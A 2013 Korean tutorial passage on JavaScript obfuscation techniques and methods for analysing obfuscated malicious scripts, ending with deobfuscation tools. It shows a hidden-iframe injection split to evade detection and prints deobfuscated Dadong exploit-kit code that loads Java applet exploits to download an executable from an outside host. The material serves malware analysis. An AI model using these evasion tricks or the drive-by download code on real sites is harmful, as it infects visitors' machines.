

자바스크립트

난독화 기법 / 분석 방법론



소속 : NewHeart

작성자 : 박민건(KaiEn)

작성일 : 2013. 5. 7

블로그 : <http://blog.naver.com/diadld2>

[목차]

1. 개요
2. 악성 스크립트 유포 방법
3. 난독화 종류와 특징
4. 난독화된 스크립트 분석(Dadong)
5. 암 / 복호화 도구 & 사이트
6. 결론
7. 참고 문헌

1. 개요



Figure 1 - 난독화된 자바스크립트 소스들

자바스크립트는 웹 사이트에서 많이 사용되는 객체 기반의 스크립트 프로그래밍 언어이다. 그런데 일반적으로 클라이언트 측 언어로 사용되기 때문에 소스가 공개되어 있는 치명적인 단점을 가지고 있다. 원하지 않는 정보를 클라이언트 상에서 숨기려도 해도 소스 분석을 통해 쉽게 정보를 알아낼 수 있다. 또한 자신이 공들여 만든 소스코드를 어떤 이가 쉽게 도용하여 마치 자신이 만든 것인 양 사용할 수 있어 여러 가지로 문제가 될 수 있다. 이런 고민을 해결하기 위하여 “자바스크립트 난독화”라는 개념이 생겨나게 되었다. 자바스크립트 난독화란 자바스크립트 언어로 작성된 코드에 대해 읽기 어렵게 만드는 작업이다. 처음에는 위의 같은 어플리케이션에서 사용된 아이디어나 알고리즘 등을 숨기는 것이 목적이었으나, 요 근래엔 해커들 사이에서 자바스크립트 공격코드와 보안제품 진단 회피를 위한 우회 용도로도 많이 사용된다. 이 문서에서는 후자에 대해서 깊이 있게 알아볼 것이며, 악성코드 분석에 있어 조금이나마 도움이 되었으면 한다.

2. 악성 스크립트 유포 방법




Figure 2 - 악성 스크립트 유포 과정

난독화를 이용한 공격으로는 XSS형태의 공격이 대표적이다. XSS 공격은 콘텐츠를 암호화나 검증하는 절차 없이 사용자가 제공하는 데이터를 어플리케이션에서 받아들이거나, 웹 브라우저로 보낼 때마다 발생하는 공격으로써 해커가 사용자의 브라우저 내에서 스크립트를 실행하게 허용하여 사용자의 세션을 가로채거나, 웹 사이트를 손상시킬 수 있다.

XSS공격 방식 중 대표적인 Stored XSS공격을 살펴보면 해커가 악성 스크립트를 서버에 저장한다. 그리고 사용자가 서버에 해당 자원을 요청하면 서버는 사용자에게 악성 스크립트를 전달해 줄 것이다. 이 때 만약 방화벽이 악성 스크립트를 탐지해 낸다면 서버에 저장되지 못할 것이다. 해커들은 이렇게 방화벽이 악성 스크립트를 탐지해 내지 못하도록 코드를 난독화 시켜서 방화벽을 우회시킬 수 있다. 원 초적으로 서버 상에서 화이트리스트를 통하여 필터를 하면 되지만, 게으른 프로그래머들은 방화벽에만 의존하기에 해커들은 방화벽 우회가 목적이 될 수 있는 것이다.

3. 난독화 종류와 특징

가. Split 기법

문자열 기반의 탐지를 회피하기 위하여 활용할 수 있는 가장 간단한 기법이다. 악성 문자열을 다수의 스트링 변수에 잘게 나눈 후 마지막에 재조합 하여 다시 악성 문자열을 만드는 방식이다. Split기법은 요즘 거의 모든 악성코드에서 기본적으로 적용되는 기법이다.

```
1  <script>
2  var a1="<if"
3  var a2="rame i"
4  var a3="d=kaei"
5  var a4="n sr"
6  var a5="c=ht"
7  var a6="tp:/"
8  var a7="/newhea"
9  var a8="rt.kr wi"
10 var a9="dth=0 he"
11 var a10="ight="
12 var a11="0></if"
13 var a12="rame>"
14 document.write(a1+a2+a3+a4+a5+a6+a7+a8+a9+a10+a11+a12);
15 </script>
```

Figure 3 - Split 기법

[Figure 3]는 <iframe id=kaien src=http://newheart.kr width=0 height=0></iframe> 이란 악성 문자열을 보안 장비 회피를 위하여 Split기법을 적용한 예제이다.

나. escape() 함수

escape() 함수는 ISO Latin-1 문자 셋을 ASCII 형태로 반환해주는 함수이다.

unescape() 함수는 함수 명에서도 눈치챌 수 있듯이 반대로 ASCII 형태를 ISO Latin-1 문자 셋으로 반환해주는 함수이다.

```
1 <script>
2 document.write(escape("newhe@rt!@#$%^&*()"));
3 </script>
```



```
1 newhe@rt%21@%23%24%25%5E%26*%28%29
```

Figure 4 - escape 예제

[Figure 4]은 escape() 함수의 예제를 보여준 그림으로서 특수문자들이 ASCII 형태로 반환됨 을 알 수 있는데, 이 때 알파벳과 숫자 및 * @ - _ + . /를 제외한 특수 문자만 Encoding한다.

```
1 <script>
2 document.write(unescape("newhe@rt%21@%23%24%25%5E%26*%28%29"));
3 </script>
```



```
1 newhe@rt!@#$%^&*()
```

Figure 5 - unescape 예제

[Figure 5]는 [Figure 4]에서 Encoding된 문자열을 다시 Decoding하는 예제이다.

다. eval()함수

eval()함수는 Javascript 코드를 계산하고 실행시켜주는 함수이다. 이를 이용하여 Javascript 소스 코드를 동적으로 실행시켜 난독화된 소스를 해석하는 용도로 악성 스크립트에서 필수적으로 사용되는 함수이다. 또한 숫자형태의 문자열로도 표기가 가능하여 eval()함수의 매개변수에 숫자형태로 난독화된 표기를 할 수 있다.

₩ddd : 세 개의 8진수(ddd)로 지정된 Latin-1 문자

₩xdd : 두 개의 16진수(dd)로 지정된 Latin-1 문자

₩udddd : 네 개의 16진수(dddd)로 지정된 유니코드 문자

```
1  <script>
2  var dateFn = "Date(1971,3,8)";
3  var myDate;
4  eval("myDate = new " + dateFn + ";");
5
6  document.write(myDate);
7
8  // Output: Thu Apr 8 00:00:00 UTC+0900 1971
9  </script>
10
```

Figure 6 - eval 예제1

[Figure 6]는 eval함수의 대표적인 예제이다.

```
1  <script>
2  eval(document.write("\156\145\167"));
3  </script>
```

Figure 7 - eval 예제2

[Figure 7]는 숫자표기를 사용한 예제로 “new”라는 출력 결과가 나온다.

라. XOR기법

XOR 연산은 암호화에 많이 쓰이는 기법이다. 평 문에 Key를 XOR 연산하면 암호문이 나오고, 그 암호 문에 동일한 Key로 XOR 연산을 하게 되면 다시 평 문이 산출되므로 대칭 키 암호화 방식에 많이 쓰이는 연산이다.

XOR 암호/복호화 방식
평문 ^ key = 암호문
암호문 ^ key = 평문
XOR연산의 성질
교환법칙: $A \wedge B = B \wedge A$
결합법칙: $(A \wedge B) \wedge C = A \wedge (B \wedge C)$
항등원: $A \wedge 0 = A$
역원: $A \wedge A = 0$
XOR 암호/복호화 방식 증명
평문 ^ KEY = 암호문
암호문 ^ KEY = (평문 ^ KEY) ^ KEY
= 평문 ^ (KEY ^ KEY) ; 결합법칙, 역원
= 평문 ^ (0) ; 항등원
= 평문

Table 1 - XOR 암호화 설명

```
1  <script>
2  var kaizen=function(b){return String.fromCharCode(b^50)};
3  document.write(kaizen(78)+kaizen(69)+kaizen(87));
4  document.write(kaizen(kaizen(78))+kaizen(kaizen(69))+kaizen(kaizen(87)));
5  </script>
```

Figure 8 - XOR 예제

[Figure 8]은 간단한 XOR 연산의 예제이며, 3번째 줄은 XOR 암호화, 4번째 줄은 XOR 복호화를 표현한 그림이다.

마. 8bit ascii

ASCII 코드는 일반적으로 7Bit로 모든 문자를 표현할 수 있다. 그러나 통신 특성 상 8Bit씩 전송되며 최상위 1Bit는 무의미한 Bit이다. 일반적으로 최상위 1Bit는 0으로 설정되어 있는데 이것을 1로 변환하여도 간단한 조작을 통하여 실제 HTML 파일을 처리하는 과정에서는 영향을 받지 않도록 할 수 있다. 방법은 META 태그에서 charset 속성을 US-ASCII로 설정하면 된다.

```
1 <meta http-equiv="Content-Type" content="text/html"; charset=US-ASCII" />
```

Figure 9 - meta 태그 설정

US-ASCII로 설정하면 8Bit의 ASCII코드에서 최상위 1Bit는 인식하지 않으니, 시그니처 기반 탐지 장비는 Hex값이 다르다고 생각하며 탐지를 하지 못할 것이다.

바. 잘 쓰지 않는 문법

■ 삼 항 연산자

```
var where=((12e9>4e8)?"php":"asp"+"new")+ "school";
```

일반적으로 간결하면서 많은 문법을 내포하면 해석하기 어려워진다. 삼항 연산자를 조금만 변형시켜도 해석하기 어려운 변수를 만들어 낼 수 있다.

■ 난해한 문법

window.onload = window["onload"]는 같은 표현이다. var a=("b","c")에서 a에는 어떤 값이 저장될까? 이렇게 사용자로부터 해석하기 어려운 문법들을 통하여 난독화하는 방법도 존재한다.

```
1  <script>
2  var aeg2="sty";
3  var wgbe32="le";
4  var aegw3="back";
5  var asgage="ground";
6  element[aeg2*wgbe32][aegw3+asgage]="black";
7  </script>
```

Figure 10 - 난해한 문법1

[Figure 10]는 배경을 검은색으로 변경 시키는 문법이다. 저렇게 Split기법과 약간의 복합 하여도 해석하게 어려워질 수 있다.

```
1  <script>
2  var c =(" hello"," hi");
3  var a = (b="heart","new"+b);
4  document.write(a+c);
5  </script>
```

Figure 11 - 난해한 문법2

과연 어떤 값이 출력될 것인가? 예상해 보길 바란다.

사. 정규 표현 식

자바스크립트의 대체 방법은 정규식 또는 검색 문자열을 사용하여 대체된 텍스트로 문자열의 복사본을 반환한다.

```
1  <script>
2  function a()
3  {
4      var s = "The batter hit the ball with the bat ";
5      s += "and the fielder caught the ball with the glove.";
6      return(s.replace(/the/g, 'a'));
7  }
8  document.write(a());
9  </script>
```

Figure 12 - 정규 표현 식

위 [Figure 12]에서 보듯이, 문자열 "The batter hit the ball with the bat and the fielder caught the ball with the glove"는 이러한 대체 기능으로 인해 "a batter hit a ball with a bat and a fielder caught a ball with a glove"로 바뀌게 된다.

이와 같이 `s.replace(/[zhyg]/g,'%')`란 정규 표현 식을 사용하여 `unescape()`함수에서 Decoding을 할 때 %대신 z,h,y,g와 같은 문자를 대신 사용할 수 있다.

아. 생성자[]

생성자를 통해 문자열처리를 해 쿼터 등의 문자를 쓰지 않고도 XSS코드 작성이 가능한 방법이다. 원리는 결과값이 NaN, Undefined, Number, Boolean, Object 등의 문자열로 반환이 되는데, 이러한 문자열등을 이용하여 alert 등의 문자를 조립하여 호출하는 방식이다.

자바스크립트는 한가지 특징이 있는데 변수가 숫자, 스트링 및 배열로 자유자재로 변환이 가능하다는 점이다. 예를 들면 [] 스트링은 ""로 변환될 수 있고 숫자 0으로도 변환될 수 있다. 여기서 숫자로 명시하기 위해선 +나 -를 붙여야 된다.

```
1 <script>
2 var test = ++[[]][+[]];
3 var test2 = ++[++[[]][+[]]][+[]];
4 var test3 = ++[++[++[[]][+[]]][+[]]][+[]];
5 </script>
```

Figure 13 - 생성자를 이용한 난독화


[Figure 13]은 생성자를 이용한 난독화 기법을 적용한 간단한 예제이다. 출력을 해 보면 test=1, test2=2, test3=3이 출력될 것이다.

```
++[[]][+[]]
└─ evals as ""
++[""][+[]]
└─ evals as 0
+0[+[]]
└─ evals as 1
1[+[]]
└─ evals as 0
1[0]
└─ final value
```

Figure 14 - 생성자를 이용한 난독화 원리 설명

위 [Figure 14]와 같이 처음 []배열이 +에 의하여 0으로 변환되고, +를 통하여 1을 만든다. [+[]]도 마찬가지로 [0]을 만들어 최종 1값이 반환될 수 있다.


자. \$난독화



```
$=-[$=[]],$$=$/$+(!${}),_=-~--~$,_=$$[(~*~)+~$],$$[~*~]+_+$$[$]+$$[~(~*~)]+_+$$[~+-~-$]+$$[~+-~$]
```

Figure 15 - \$난독화

위와 같은 난독화 기법은 2010년도에 발견된 난독화 기법으로 달러난독화, jjencode 등으로 불리고 있다. 생성자 난독화와 비슷한 원리로 결과값이 NaN, Undefined, Number, Boolean, Object 등의 문자열을 조합하여 변수 및 함수 명을 선언한다.



```
$ = -[$=[]];  
$ == 0  
  
$$ = $/$+(!${});  
$$ == "NaNtrue[object Object]"  
  
/$ == 0/0 == NaN  
typeof($/$) == "number"  
  
$ == 0;  
!$ == true  
typeof(!$) == "boolean"  
  
true+{} == "true[object Object]"  
!${} == "true[object Object]"  
  
$/$ + (!${}) == "NaNtrue[object Object]"  
$$ = $/$ + (!${});  
  
$$[9]+$$[8]+$$[0]+$$[10]+$$[8]+$$[5]+$$[4] == "boNjour"
```

Figure 16 - \$난독화 방법론-1

자바스크립트에서 \$는 0과 같다. 그리고 0은 0으로 나눌 수 없으므로 0/0은 NaN이라 출력되고, 0(false)의 반대는 true이므로 !\$의 값은 true를 반환한다. 이런 식으로 [Figure 16]와 같이 문자열들의 조합을 통하여 다른 문자열을 만들어 낼 수 있고, 이것들 토대로 변수 명, 배열 명, 함수 명 등 다양하게 이용할 수 있다.

```

$ == 0
-~-~-~0 == -~-~-~$ == 3
_ = -~-~-~$

* == 9
$$[_*_] == "b";

(_*_)+~$ == 9 + -1 == 8
__ = $$[(_*_)+~$];
__ == "o";

$$[0] == "N";
$$[$] == "N";

1 + (_*_ ) = 1 + 9 = 10
~9 == -10
-~(_*_ ) == 10
$$[-~(_*_ )] == "j";

3 + (1+1) = 3 + -~-~0 = 5
_ + -~-~$ == 5
$$[_+-~-~$] == "u";

3 + 1 == 4
_ + ~$ == 4
$$[_+~$] == "r";

$$[_*_ _]+__+$$[$]+$$[-~(_*_ _)]+__+$$[_+-~-~$]+$$[_+~$] == "boNjour";

```

Figure 17 - \$난독화 방법론-2

[Figure 17]는 원하는 모든 숫자를 몇 가지 기호로 표현할 수 있다는 것을 알려준다. ~는 -(N+1)을 의미한다. 예를 들어 ~0은 -1이고 ~~0은 1이다. ~~~0은 2를 표현할 것이고 이렇게 모든 숫자를 표현할 수 있다. 마지막 줄을 보면 이를 응용하여 “boNjour”라는 문자열을 만들어 낼 수 있음을 알 수 있다.

4. 난독화된 스크립트 분석(Dadong)

Dadong 난독화는 한번쯤 많이 들어 봤을 것이다. 2010년 Dadong's JSX 0.39 VIP를 시작으로 0.44 VIP까지 나왔고 현재는 버전을 공개하지 않고 주식부분을 IP나 다른 형태로 변형시킨 버전이 많이 발견된다. 이 예제를 통하여 난독화된 기법 및 분석 방법을 알아볼 것이다.

[illegible]

Figure 18 - Dadong 난독화를 이용한 스크립트

분석을 더 쉽게 하기 위하여 하이라이트 효과를 먼저 적용한다. 위 [Figure 18]은 Dadong 툴킷으로 난독화된 스크립트이다. 확대 시킨 부분을 살펴보면 eval이란 문자와 unescape란 문자가 보인다. 위의 기법이 어느 정도 적용된 것을 알 수 있다.




Figure 19 - Before beautify

먼저 jsbeautifier 란 도구를 통하여 보기 쉽게 한 줄 씩 자른다.




Figure 20 - After beautify

[Figure 20]와 같이 소스코드가 보기 좋게 정렬된다. 이 후 Firebug 란 Firefox 확장 프로그램을 통하여 한 줄 씩 분석 할 수 있다.




Figure 21 -Firebug

Firebug는 디버깅 도구로서 다른 디버거 보다 많은 기능을 내포하고 있고, 특히 참조식이 매우 보기 쉽게 되어 있어 강력한 디버깅 도구 중 하나이다.




Figure 22 -Javascript Deobfuscator

Jsbeautifier 로 보기 쉽게 변환한 뒤 Firebug 로 한 줄씩 추적할 수도 있지만, 웬만한 크기는 Javascript Deobfuscator 라는 도구를 이용하면 쉽게 복호화 할 수 있다. [Figure 22]은 Dadong 난독화를 이용한 스크립트를 한번에 복호화 된 결과이다.

```

14 for(i=1;i<arrx.length;i++)
15 {
16
17     tmp=parseInt(arrx[i].replace(/\.|\/|_|g,''));
18     if (gondadx<tmp) gondadx=tmp;
19
20 }
21
22 if ((gondadx<=17010 && gondadx>=17000) || (gondadx<=16032 && gondadx>=16000) || (gondadx<=15033 && gondadx>=15000))
23 {
24     var gondad = document.createElement('applet');
25     gondad.width="1";
26     gondad.height="1";
27     if((gondadx<=16027 && gondadx>=16000) || (gondadx>=15000 && gondadx<=15031))
28     {
29         gondad.archive="tsylDX1.jpg";
30         gondad.code="GondadGondadExp.class";
31         gondad.setAttribute("dota","http://w8.d78b.com/wm.exe");
32         document.body.appendChild(gondad);
33     }
34     else if ((gondadx<=17002 && gondadx>=17000) || (gondadx<=16030 && gondadx>=16000) || (gondadx<=15033 && gondadx>=15000))
35     {
36         gondad.archive="sFixsv3.jpg";
37         gondad.code="GondadExx.Ohno.class";
38         gondad.setAttribute("xiaomaolv","http://w8.d78b.com/wm.exe");
39     }
40 }

```

Figure 23 -복호화 된 소스코드

[Figure 23]을 보면 gondadx는 JRE버전을 체크하는 변수이다. 해당 난독화된 스크립트는 각 버전에 맞는 자바 애플릿 취약점을 이용하여 악성코드를 다운로드 및 실행시키는 소스 코드이다. 악성코드 분석이 목적이 아니라 분석 방법론에 대해 말하고 싶었으며, 더 자세한 분석을 원하면 아래 각주¹를 참고한다.

¹ <http://scriptmalwarehunter.blogspot.kr/2013/04/dadongs-jsxx-044-vip-part-1.html>

<http://scriptmalwarehunter.blogspot.kr/2013/05/dadongs-jsxx-044-vip-part-ii.html>

http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&seq=19418

5. 암/ 복호화 도구 & 사이트

가. 알림 창을 이용한 복호화

document.write ()나 eval() 같은 문자열 함수를 javascript:alert() 또

는 vbscript:msgbox()로 변경하여 알림 창에 디코딩 된 자바스크립트 코드 출력할 수 있다.

경우에 따라서 <pre>, <xmp>, <textarea> 등의 태그를 이용하여도 간단히 복호화 할 수 있다.

나. jsbeautifier.org




Figure 24 - jsbeautifier.org

개행 문자 및 스페이스 등을 제거하여 보기 난해한 자바스크립트 소스를 보기 쉽게 최적화 시켜준다. 난독화 분석용도 뿐만 아니라 개발자들도 소스 코드를 보기 쉽게 정렬 시키는 용도로 많이 사용한다.

다. 무료 packer

